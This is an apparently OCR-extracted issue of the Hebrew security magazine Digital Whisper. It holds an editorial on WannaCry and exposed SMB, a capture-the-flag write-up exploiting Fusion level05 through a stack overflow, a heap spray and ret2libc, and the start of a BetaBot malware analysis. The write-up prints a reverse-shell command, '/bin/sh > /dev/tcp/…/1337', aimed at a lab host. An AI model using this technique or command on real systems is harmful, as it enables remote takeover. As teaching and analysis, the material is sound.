


Digital Whisper

גליון 84, יולי 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	מיכל פלדמן, אפיק קסטיאל
כתבים:	אריאל קורן, זהר ברק, אור צ'צ'יק, רועי שרמן, אסף ויצמן ודניאל לוי

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-84 של DigitalWhisper!

מי שלא חי מתחת לאדמה בשבועות האחרונים בוודאי שמע על פרסומן של החולשות במימוש של מיקרוסופט ובמימוש של הפרוייקט Samba לפרוטוקול SMB. אני מדבר כמובן על CVE-2017-0144 ועל CVE-2017-7494, אחת מהחולשות התגלתה על ידי צוות הפיתוח של סמבה, והשניה פורסמה על ידי החבר'ה של TheShadowBrokers תחת השם EternalBlue כחלק מבאנדל הכלים והחולשות שהם גנבו (לפי טענתם) מה-NSA.

החולשות עצמן מעניינות טכנולוגית, אך הן חדשות של אתמול, והן גם בכלל לא מרכז הנקודה של מה שאני מעוניין לדבר עליו.

לאחר ש-CVE-2017-0144 פורסמה, באו חבר'ה רעים נוספים (מאשימים הפעם את צפון קוריאה אם הצלחתי לעקוב נכון), וכתבו כופרה (סלחו לי...) בשם WannaCry אשר מנצלת בין היתר את החולשה הנ"ל לטובת התפשטות אוטונומית ובכך להגיע למספר רב של מחשבים. פורסמו לא מעט ארגונים שחטפו בגל הזה (ובטח קיימים עוד יותר ארגונים שחטפו ולא פורסם עליהם כלום). שירותי הרפואה הלאומיים של אנגליה נפגעו, FedEx נפגעו, חברות הרכבת הלאומית של גרמניה ושל רוסיה נפגעו, שתיים מבין חברות התקשורת הגדולות בספרד וברוסיה, חברת רנו, הבנק המרכזי הרוסי, והרשימה עוד גדולה. לפי ה- New York Times כמעט חצי מליון מחשבים נדבקו בכ-150 מדינות שונות.

וכאן באה הנקודה שעליה רציתי לדבר. החולשה היא חולשה במימוש של SMB, לא בתוכנת Client של דואר אלקטרוני, לא ב-Viewer של קבצי מסמכים ולא חולשה באחד מהדפדפנים הנפוצים היום בשוק, אלא במימוש של הפרוטוקול SMB. ולכן זה אומר שלאותם ארגונים שחטפו את המכה היה שירות SMB חשוף לאינטרנט.

כאן (שלא במקרי כופרה אחרים), אי אפשר להאשים את העובד התמים שלא ידע, העובד הסקרן שלחץ על הקישור או העובד הטיפש שפתח קובץ שהגיע במייל ממקור שאינו מזוהה. כאן אפשר להאשים אך ורק את איש ה-IT שבחר לחשוף שרת SMB לאינטרנט. ואגב אפילו לא היה מדובר ב-0day! התולעת חומשה בחולשה הנ"ל אחרי שמיקרוסופט שחררו את MS17-010. אז אותם אנשי IT הם גם אלו שבחרו לא לעדכן את אותן המערכות.

לשמוע דברים כאלה זה מרגיז - לא מדובר בארגונים כמו "משה בלונים", אלא מדובר בארגונים רציניים שאנשי אבטחת המידע שלהם אמורים להתחלחל רק מהמחשבה על העניין.

יש אילוצים שבגינם הארגון מחייב אתכם למצוא פתרונות יצירתיים? מעולה, אתגרים זה טוב. אבל המקרה הזה זה כבר משהו אחר. במקרים כאלה, בתור אנשי IT / אבטחת מידע, אתם אמורים לעמוד על שתי הרגליים האחוריות שלכם ולחשוף שיניים. אף אחד חוץ מכם לא יודע באמת כמה זה מסוכן. ולא משנה מה, גם לא כפתרון זמני או נקודתי - פשוט לא עושים דברים כאלה.

תמיד צאו מנקודת הנחה שלאויב שלכם יש כמה 0day בשרוול. ושיש לו יותר משרוול אחד. אתם ממש חייבים לייצא ממשק SSH כלפי חוץ? שלכל הפחות יהיה מדובר בהזדהות מבוססת מפתחות, עם רשימת מורשים לבנה ושימו את הכל מאחורי VPN, כי אין שום סיבה שתהיה לו כתובת IP חיצונית. ואחרי כל זה - שלא יהיה שום סיכוי שמהשרת הזה ניתן יהיה להגיע באופן ישיר לרשת הפנים-ארגונית שלכם. זה שעד היום לא פורסמה חולשה באותו שירות לא אומר שהיא לא קיימת.

אנחנו חיים במציאות אשר מראה לנו שדברים כאלה עשויים להתרחש כל הזמן. צאו מנקודת הנחה מחמירה כמה שהתקציב שלכם מאפשר. ונסו להתמודד עם ההשלכות שנובעות מכך על הרשת שלכם כמה שרק ניתן. זה נכון שהצד המגן תמיד יהיה כמה צעדים אחורה, אבל זה לא אומר שהוא תמיד חייב לחטוף.

ומכאן - אל התודות. תודה רבה לכל מי שישב החודש והשקיע ממרצו ומזמנו והגיש לנו מאמרים. תודה רבה ל**אריאל קורן**, תודה רבה ל**זהר ברק**, תודה רבה ל**אור צ'צ'יק**, תודה רבה ל**רועי שרמן**, תודה רבה ל**אסף ויצמן** ותודה רבה ל**דניאל לוי**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

פתרון Fusion שלב 5

מאת אריאל קורן

תקציר

Exploit-exercises.com, הינו אתר המאפשר הורדת מכונות ויטרואליות ואתגרים המציגים סיטואציות עם בעיות אבטחה שונות כמו Privilege escalation, Vulnerability analysis ועוד שלל בעיות אבטחה. כאן אציג את הפתרון לתרגיל 5 הקיים במכונה הוירטואלית Fusion, קישור להורדה:

https://exploit-exercises.com/fusion/level05

הבעיה

בתרגיל זה יש שרת Web, המקומפל עם כמה הגנות, בנוסף, אנחנו מצפים שהחולשה עצמה תהיה חולשת Stack.

Vulnerability Type	Stack
Position Independent Executable	Yes
Read only relocations	No
Non-Executable stack	Yes
Non-Executable heap	Yes
Address Space Layout Randomisation	Yes
Source Fortification	Yes

על מנת להשיג Shell, יש כמה דברים שצריך לעשות:

1. למצוא Information Leak, על מנת לעבור את הגנות ה-ASLR.
2. כתיבה לזכרון, על מנת לכתוב את ה-Shellcode שלי, או String שארצה להריץ.
3. יכולת להריץ קוד או את הכתובת של הפונקציה system הנמצאת ב-libc.

הקדמה

המתודולוגיה בה השתמשתי בתרגיל זה, תסקור את הקונספט של Heap Spraying וגם Stack Overflowing על מנת להשיג שליטה על אוגר ה-EIP וגם על מנת לשנות חלק מהאוגרים השמורים על ה-Stack ובכך להשיג שליטה על ה-Flow של התוכנית. שינוי חלק מהאוגרים השמורים על ה-Stack תאפשר לי קריאה (כמעט) מכל כתובת אפשרית.

התוכנית מתחילה מהאזנה על פורט 20005 ומנגנון פנימי של יצירת משימות היוצר את childtask() עבור כל חיבור חדש המתקבל. חשוב לציין שלא כמו בתרגילים קודמים, הקוד הנמצא בפונקציה main() לא קורא ל-fork(), לכן כל קריסה, תגרום לקריסה כוללת של התוכנית, לא תהיה יכולת חוזרת לתקשר ונהיה חייבים לאתחל את השרת. התופעת לואי היא, שכל הכתובות יוגרלו באקראיות שוב, לכן ה- Information leak שנמצא מחוייב לא להקריס את התוכנית על מנת שנוכל באמת לעבור את הגנות ה-ASLR.

הלוגיקה האמיתית של התוכנית נמצאת בפונקציה childtask(), אשר מקבלת חמש פקודות אפשריות: "isup", "quit", "checkname", "senddb", "addreg"

הפונקציות היחידיות שיהיו רלוונטיות להשמשה שלי הן checkname() ו-isup().

השגת יכולת קריאה

נתבונן בפונקציה checkname():

```
static void checkname(void *arg)
{
  struct isuparg *isa = (struct isuparg *)(arg);
  int h;

  h = get_and_hash(32, isa->string, '@');

  fdprintf(isa->fd, "%s is %sindexed already\n", isa->string,
registrations[h].ipv4 ? "" : "not ");
}
```

ובפונקציה הנקראת ממנה get_and_hash():

```
int get_and_hash(int maxsz, char *string, char separator)
{
  char name[32];
  int i;

  if(maxsz > 32) return 0;
  for(i = 0; i < maxsz, string[i]; i++) {
      if(string[i] == separator) break;
      name[i] = string[i];
  }

  return hash(name, strlen(name), 0x7f);
}
```

בתוך הפונקציה get_and_hash() נראה שנכתב קוד המממש strcpy(), שיסיים את העתקת ה-String או בהינתן Null Termination (\0) או כאשר תו מסוים יהיה שווה בערכו ל-separator שהוא התו 0x40 - '@'. אין הגבלה אמיתית באורך ה-String ופה קורה כל הקסם.

ניתן לשלוח String באורך (כמעט) 512 תווים בפונקציה childtask(), הפונקציה הזו תשכפל את ה-String שלי בזכרון ותעביר אותו לפונקציה checkname() שיעביר הלאה ל-get_and_hash(), שם ה- Stack Overflow קורה.

נבחן את התחלת הפונקציה וסופה, על מנת להבין מה ההשלכות של דריסה כזו ומה ניתן להשיג:

```
public get_and_hash
get_and_hash proc near

var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= byte ptr -2Ch
arg_0_maxsz= dword ptr  4
arg_4_string= dword ptr  8
arg_8_seperator= byte ptr  0Ch

push    ebp
xor     eax, eax
push    edi
push    esi
sub     esp, 2Ch
cmp     [esp+38h+arg_0_maxsz], 20h
mov     esi, [esp+38h+arg_4_string]
movzx   edi, [esp+38h+arg_8_seperator]
jg      short loc_27AB
```

```
Epilogue:
add     esp, 2Ch
pop     esi
pop     edi
pop     ebp
retn
get_and_hash endp
```

נראה כי האוגרים ESI, EDI וגם EBP הם אלו שנשמרים על ה-Stack ומשוחזרים בסוף הפונקציה. כאשר מבצעים דריסה של ה-Stack, כמובן שהדבר הראשון (והלגיטימי) שנדרס הוא char name[32]; שנשמר לו מקום במחסנית בתחילת הפונקציה. אבל אחריו, אם נמשיך לדרוס את ה-Stack, נדרוס גם את שלושת האוגרים ואם נמשיך לבסוף ידרס גם ה-EIP, אבל לזה נגיע בהמשך. נראה אם הכנסת ערכים מסויימים לחלק מהאוגרים האלו יוכל לתת משהו מעניין ובעל משמעות בפונקציה הקוראת checkname().

הנה Screenshot של האסמבלי של הפונקציה הקוראת עם הערות נוספות שלי בקוד:

```
000027C0
000027C0
000027C0
000027C0 checkname proc near
000027C0
000027C0 fd= dword ptr -1Ch
000027C0 format_string_var_18= dword ptr -18h
000027C0 isa_string_var_14= byte ptr -14h
000027C0 conditional_string_var_10= dword ptr -10h
000027C0 var_C= dword ptr -0Ch
000027C0 var_8= dword ptr -8
000027C0 var_4= dword ptr -4
000027C0 arg_0= dword ptr  4
000027C0
000027C0 sub     esp, 1Ch
000027C3 mov     [esp+1Ch+var_8], esi
000027C7 mov     esi, [esp+1Ch+arg_0]
000027CB mov     [esp+1Ch+var_C], ebx
000027CF call    __i686_get_pc_thunk_bx
000027D4 add     ebx, 3948h
000027DA mov     [esp+1Ch+var_4], edi
000027DE mov     edi, [esi+4]
000027E1 mov     dword ptr [esp+1Ch+isa_string_var_14], 40h
000027E9 mov     [esp+1Ch+fd], 20h
000027F0 mov     [esp+1Ch+format_string_var_18], edi
000027F4 call    get_and_hash    ; Complete control over [ESI, EDI, EBP]
000027F9 mov     ecx, ds:(registrations_ptr - 611Ch)[ebx]
000027FF lea     edx, [eax+eax*2]
00002802 lea     edx, [ecx+edx*2]
00002805 mov     edx, [edx+2]
00002808 lea     eax, (aWelcomeToLevel+19h - 611Ch)[ebx] ; ""
0000280E
0000280E isa->string (EDI in my control)
0000280E mov     dword ptr [esp+1Ch+isa_string_var_14], edi ; char
0000280E
00002812 test    edx, edx
00002814 lea     edx, (aNot - 611Ch)[ebx] ; "not "
0000281A cmovz   eax, edx
0000281D mov     [esp+1Ch+conditional_string_var_10], eax
00002821 lea     eax, (aSIsSindexedAlr - 611Ch)[ebx] ; "%s is %sindexed already\n"
00002827 mov     [esp+1Ch+format_string_var_18], eax ; int
0000282B
0000282B
0000282B isa->fd (ESI in my control)
0000282B mov     eax, [esi]
0000282D mov     [esp+1Ch+fd], eax ; fd
0000282D
00002830 call    fdprintf
00002830 fdprintf(isa->fd, "%s is %sindexed already\n", isa->string, registrations[h].ipv4 ? "" : "not ");
00002830
00002835 mov     ebx, [esp+1Ch+var_C]
00002839 mov     esi, [esp+1Ch+var_8]
0000283D mov     edi, [esp+1Ch+var_4]
00002841 add     esp, 1Ch
00002844 retn
00002844 checkname endp
00002844
```

ננסה להבין אם האוגרים שיש לי שליטה עליהם הם בעלי משמעות בפונקציה. נראה כי האוגר EDI מצופה שיכיל String ויוחזר על ה-Socket, בהינתן File Descriptor מתאים, הנשלט ע"י ESI. ניתן לתרגם את הקריאה לפונקציה fdprintf בצורה הבאה:

```
fdprintf(ESI, "%s is %sindexed already\n", EDI, registrations[h].ipv4 ? "" : "not ");
```

אחרי בדיקה דינמית של הפונקציה, ראיתי כי ה-File Descriptor המצופה לתקשורת הוא תמיד 4. ובנוגע ל-String, כל כתובת תקינה שאשלח לפונקציה - תחזיר לי את התוכן בכתובת זו. בתאוריה (ובקרוב גם במעשי), אוכל להשתמש בפונקציה הזו ובדריסה שלי על מנת לקרוא את כל הכתובות עד למציאת הכתובת של הספריה LIBC וכך גם את הפונקציה system התאפשר לי הרצה של כל .String ספוילר קטן: בהמשך הרצה של Reverse Shell. כרגע יש לי יכולת קריאה של כל כתובת, אבל אם אשלח ל-()fdprintf כתובת שלא Mapped בזכרון, התוכנית תקרוס. אני לא מכיר שם כתובת סטטית שאוכל להשתמש בה, אז מה אעשה?

Heap Spray

על מנת לקבל כתובת תקינה לקרוא ממנה, אצטרך ליצור אותה. שמתי לב שהכתובות אליהן כל הספריות Mapped הן בערך אותו הדבר:

```
Start Addr   End Addr       Size     Offset objfile
0xb755f000 0xb75a1000    0x42000          0
0xb75a1000 0xb7717000   0x176000          0       /lib/i386-linux-gnu/libc-2.13.so
0xb7717000 0xb7719000     0x2000   0x176000       /lib/i386-linux-gnu/libc-2.13.so
0xb7719000 0xb771a000     0x1000   0x178000       /lib/i386-linux-gnu/libc-2.13.so
0xb771a000 0xb771d000     0x3000          0
0xb7727000 0xb7729000     0x2000          0
0xb7729000 0xb772a000     0x1000          0           [vdso]
0xb772a000 0xb7748000    0x1e000          0       /lib/i386-linux-gnu/ld-2.13.so
0xb7748000 0xb7749000     0x1000    0x1d000       /lib/i386-linux-gnu/ld-2.13.so
0xb7749000 0xb774a000     0x1000    0x1e000       /lib/i386-linux-gnu/ld-2.13.so
0xb774a000 0xb7750000     0x6000          0       /opt/fusion/bin/level05
0xb7750000 0xb7751000     0x1000     0x6000       /opt/fusion/bin/level05
0xb7751000 0xb7754000     0x3000          0
0xb8977000 0xb8998000    0x21000          0           [heap]
0xbff36000 0xbff57000    0x21000          0           [stack]
```

ה-Byte הראשון של המודולים הנטענים תמיד יהיו בין הערכים 0x**B6**000000 ל-0x**B9**000000, הכתובת אליה נטען ה-Heap מתחיל בין הכתובת של הספריה האחרונה שנטענה (בדוגמה שלנו Level05) ובין ה-Stack. הכתובת הגבוהה ביותר אליה משהו יכול להטען היא 0x**C0**000000, לכן אם אוכל לגרום למספיק מידע להשמר על ה-Heap ללא קריאות Free, אגרום להגדלה שלו עד שאוכל להניח קיום של כתובות מסוימות ותוכן מסויים באותה כתובת. בתרגיל זה, לאחר שאבצע Heap spray, אני אניח שכל המידע בין הכתובות 0xbd000000 - 0xbe000000 הוא שלי ו"מאותחל" לפי ה-Spray שאבצע, אז איך אוכל לעשות את זה?

נבחן את הקריאה לפונקציה ()isup:

```
      if(strncmp(buffer, "isup ", 5) == 0) {
          struct isuparg *isa = calloc(sizeof(struct isuparg), 1);
          isa->fd = cfd;
          isa->string = strdup(buffer + 5);
          taskcreate(isup, isa, STACK);
      }
```

יש קריאה לפונקציה (strdup אשר משכפלת String בזכרון:

man strdup
DESCRIPTION
The strdup() function returns a pointer to a new string which is a duplicate of the string s. Memory for the new string is obtained with malloc(3), and can be freed with free(3).

לפי תיאור הפונקציה, לאחר שיכפול ה-String, ניתן (וצריך) לשחרר את הזכרון ע"י הקריאה ל-free, אבל בקוד של התוכנית אין שום קריאה כזו. לכן אם נקרא מספיק פעמים לפונקציה (strdup עם String ארוך ניתן בסוף להניח תוכן של כתובת מסויימת בזכרון.

```
Start Addr   End Addr       Size     Offset objfile
0xb755f000 0xb75a1000    0x42000          0
0xb75a1000 0xb7717000   0x176000          0       /lib/i386-linux-gnu/libc-2.13.so
0xb7717000 0xb7719000     0x2000   0x176000       /lib/i386-linux-gnu/libc-2.13.so
0xb7719000 0xb771a000     0x1000   0x178000       /lib/i386-linux-gnu/libc-2.13.so
0xb771a000 0xb771d000     0x3000          0
0xb7727000 0xb7729000     0x2000          0
0xb7729000 0xb772a000     0x1000          0           [vdso]
0xb772a000 0xb7748000    0x1e000          0       /lib/i386-linux-gnu/ld-2.13.so
0xb7748000 0xb7749000     0x1000    0x1d000       /lib/i386-linux-gnu/ld-2.13.so
0xb7749000 0xb774a000     0x1000    0x1e000       /lib/i386-linux-gnu/ld-2.13.so
0xb774a000 0xb7750000     0x6000          0       /opt/fusion/bin/level05
0xb7750000 0xb7751000     0x1000     0x6000       /opt/fusion/bin/level05
0xb7751000 0xb7754000     0x3000          0
0xb8977000 0xb8998000    0x21000          0           [heap]
0xb8998000 0xbff2a000  0x7592000          0           [heap]
0xbff36000 0xbff57000    0x21000          0           [stack]
```

ניתן לראות את הזכרון לאחר ה-Heap spray. שימו לב ל-Heap הנוסף שנוצר ולגודל שלו. ה-String שאיתו עשיתי Spray מכיל את ה-File descriptor המצופה, שהוא תמיד 4 וגם את הפקודה שארצה להריץ עבור ה-Reverse Shell. חשוב לשים לב שעבור כל אורך שונה על ה-String שעושים באמצעותו Spray, ההתנהגות תהיה שונה על ה-Heap ולא בהכרח תהיה חוקיות שתעזור לפתרון התרגיל. אני וידאתי שבאמצעות ה-Spray שלי, התוכן ב-Heap תמיד יחזור על עצמו כל 0x100 בתים.

השלב הבא הוא להשתמש ביכולות הקריאה שהסברתי קודם לכן ולקרוא את ה-Buffer-ים שהוכנסו ל-Heap, עד שאגיע ל-Buffer הראשון ביותר שהכנסתי. התהליך הזה הוא יחסית קל, בעקבות הריסוס שלי, אני יודע לנחש בוודאות קיום של תוכן מסויים בכתובת מסויימת, התכנים יהיו ה-String שלי שהכנסתי עבור ה-Reverse Shell וגם ה-File descriptor שלי.

הריצות של קריאת התוכן ב-Heap, יבוצעו ע"י הקטנת הכתובת שאני קורא, כל פעם ב-0x100 בתים. בדיוק האורך שה-HeapSpray שלי מאפשר דיוק בו וחזרה של התוכן. את הקריאה נבצע עד שנגיע ל"נקודת האפס" הנקודה ממנה התחיל בעצם כל תהליך ה-Spray. מנקודה זו מצאתי כתובת שתמיד חוזרת על עצמה של הפונקציה (isup.

הכתובת הזו כנראה נמצאת שם בעקבות המימוש הפנימי של (taskcreate, שגם הוא לא משחרר את הכתובות. לאחר הקריאה של הכתובת (isup הנמצאת בתוך המודול level05 עברתי את מנגנון ההגנה ASLR ואני יודע למצוא בצורה וודאית כתובת של פונקציה במודול מסויים.

הנה תמונה המציגה את הכתובת של isup() ב-Heap וחלק מה-Spray שלי בזכרון הנמצא ממש אחרי הכתובת של isup():


```
(gdb) x/x 0xb774bfc0
0xb774bfc0 <isup>:      0x53565755
(gdb) x/100wx 0xB8987500
0xb8987500:     0x00000000      0x00000000      0x00000000      0xd4d62400
0xb8987510:     0x00000000      0x00000000      0x00000000      0x00000000
0xb8987520:     0x00000004      0x00000200      0xb89875c0      0xb774e28d
0xb8987530:     0xb897f5b0      0xb897f6b0      0xb89875c0      0xb897f72c
0xb8987540:     0xb775360c      0xb75de629      0xffffffff      0xb774e349
0xb8987550:     0xb897f6c0      0xb77535a0      0xb89875c0      0x00000200
0xb8987560:     0xb89875c0      0xffffffff      0x00000004      0xb774cf62
0xb8987570:     0x00000004      0x00000072      0x00000200      0xb774e066
0xb8987580:     0xb7617029      0xb19478e8      0xb89875ca      0xb775011c
0xb8987590:     0xb19478d8      0xb774e8a0      0xb89875c0      0xb774bcdb
0xb89875a0:     0x00000004      0xb89875c0      0x00000200      0x00000000
0xb89875b0:     0x00000000      0x00000000      0x00000000      0xb774bfc0
0xb89875c0:     0x63656863      0x6d616e6b      0x41412065      0x41414141
0xb89875d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xb89875e0:     0x41414141      0x41414141      0x11504141      0x6662bc11
0xb89875f0:     0x0a00b898      0x203b3126      0x41414120      0x41414141
0xb8987600:     0x41414141      0x41414141      0x41414141      0x41414141
0xb8987610:     0x41414141      0x41414141      0x41414141      0x41414141
0xb8987620:     0x41414141      0x41414141      0x00000441      0x690a0d00
0xb8987630:     0x20707573      0x622f2041      0x732f6e69      0x203e2068
0xb8987640:     0x7665642f      0x7063742f      0x3239312f      0x3836312e
0xb8987650:     0x3436312e      0x312f312e      0x20373333      0x31263e30
0xb8987660:     0x263e3220      0x20203b31      0x41414141      0x41414141
0xb8987670:     0x41414141      0x41414141      0x41414141      0x41414141
0xb8987680:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

מנקודה זו, דיי קל להשיג את הכתובת של הפונקציה system(), להשתמש באותה טכניקה של קריאת הזכרון עם fdprintf() שבשליטתי, לשלוח את הכתובת ב-Heap המצביעה על isup(), משם אני יודע להסיק את כל הכתובות של level05 ואוכל לקרוא כל כתובת מה-GOT, אבחר כתובת של פונקציה הקיימת ב-LIBC (ששם גם הפונקציה system נמצאת), הפונקציה שאבחר היא write ומשם לבסוף אוכל למצוא את הכתובת של system. בפשטות, הנה סדר הפעולות קריאה שיש לבצע:


Heap -> isup (level05) -> write (level05) -> write (libc) -> system (libc)

כל מה שנותר הוא להריץ את system עם פקודה שתחזיר לי Reverse Shell. הפקודה שבחרתי היא:

/bin/sh > /dev/tcp/**192.168.164.1**/**1337** 0>&1 2>&1

אשר אותה כתבתי לזכרון באמצעות הליך ה-Heap spray שהסברתי קודם. בפקודה זו "192.168.164.1" זה ה-IP של המכונה הראשית שלי ו-"1337" זה הפורט עליו אני מאזין עם Netcat.

כל מה שנשאר עכשיו לעשות, זה להריץ את אותו overflow שעשינו עד עכשיו על מנת לקרוא עם הפונקציה checkname() ופשוט לדרוס אותה עוד על מנת לשלוט גם על ה-EIP. חשוב לא לשכוח לדרוס ולהוסיף גם את ה-Argument לפונקציה system על מנת לקבל את ה-Reverse Shell.



לסיכום

POC מלא של החולשה ב-Python ניתן למצוא בתחתית העמוד פה:

http://arielkoren.com/blog/2017/06/14/fusion-level05-solution

החולשה הזו יכולה להסגר בקלות אם היה באמת הגנה של Stack cookie בפונקציה עם החולשה, או אם היו קריאות תקינות של free, אשר היו מבטלות את האופציה ל-Heap spray, בנוסף למימוש הפנימי של ה-()createtask שאפשר לי לגלות כתובת של פונקציות בקוד.

אם נהנתם מהתוכן של כתבה זו, אתם מוזמנים לקרוא עוד בבלוג החדש שלי http://arielkoren.com

או לעקוב אחרי בטוויטר ולינקדאין.

הפוגען שתקף אותי

מאת זהר ברק

תקציר


המאמר סוקר פוגען שמצאתי על המחשב שלי. חקרתי אותו, מצאתי את דרכי הריצה שלו בזמן עליה (Persistence) והוצאתי אותו מכל המקומות שגורמים לו לרוץ אוטומטית (היו כמה עותקים של הפוגען). הפוגען הוא PE (Portable Executable) שהכיל בתוכו עוד PE מוצפן שהכיל בתוכו עוד קוד מוצפן.

מבדיקת חתימות נראה, שהפוגען הוא ככל הנראה גרסה של BetaBot או Neurevt שהם מאותה משפחת Malware. אחרי חיפושים באינטרנט מסתמן כי מדובר בפוגען מסחרי שמטרותיו העיקריות הן DDOS וגניבת מידע. כשהבנתי שמדובר בפוגען מסחרי ידוע, עיינתי בדו"חות טכניים וראיתי פרטים שמאשרים לי שאכן מדובר בפוגען מאותה המשפחה.


במאמר זה אשתדל להראות נקודות מעניינות שראיתי בניתוח, בעיקר בחלקים החיצוניים שעוטפים את הפוגען יותר מאשר בפוגען עצמו.

התחלה - מציאת הפוגען:

הכל התחיל אחרי שהחלטתי לפרמט את המחשב שלי. אחרי הפרמוט הורדתי והתקנתי הרבה מאוד תוכנות. בשלב מסויים פתחתי את ה-Task Manager בשביל להסתכל על רשימת התהליכים הרצים ברקע וראיתי את הדבר המעניין הבא:



קשה לפספס שם רנדומלי עם סיומת exe עם ICON לא קשור ו-Description של Winlogon. לא חשדתי. חיפשתי אותו בדיסק ומצאתי פה:



היו שם שני עותקים (אותו Hash) של אותו פוגען באותה תיקייה כאשר שניהם Hidden... התיקייה עם שם שמתיימר להיות לגיטימי אבל שוב, לא ממש מסתדר עם האייקון או התיאור של Winlogon. פה חשדתי (גם קודם... ☺)

מצאתי אותו ב-Autoruns[1] בנתיב:

C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup

(היו עוד כמה נתיבים לעוד גרסאות של אותו הפוגען שרצו על המחשב).

נראה שלא התאמצו יותר מדי כדי שיהיה קשה למצוא את הפוגען על המחשב.

[1] Autoruns הוא כלי ידוע מחבילת כלי Sysinternals – מטרתו היא להראות למשתמש מה רץ אוטומטית בעליית המערכת

ניתוח הפוגען:

הפוגען עושה סוג של Unpacking בשלבים: בכל שלב הפוגען מחלץ מעצמו את החלק הבא שצריך לרוץ כל פעם ומריץ אותו. ננתח נקודות מעניינות בכל שלב.

שלב 1:

Resources:

הסתכלות ב-PEStudio (אפשר גם ב-PE Viewer אחר) על ה-Resource-ים של הפוגען (שנמצאים ב-resource section של ה-PE):

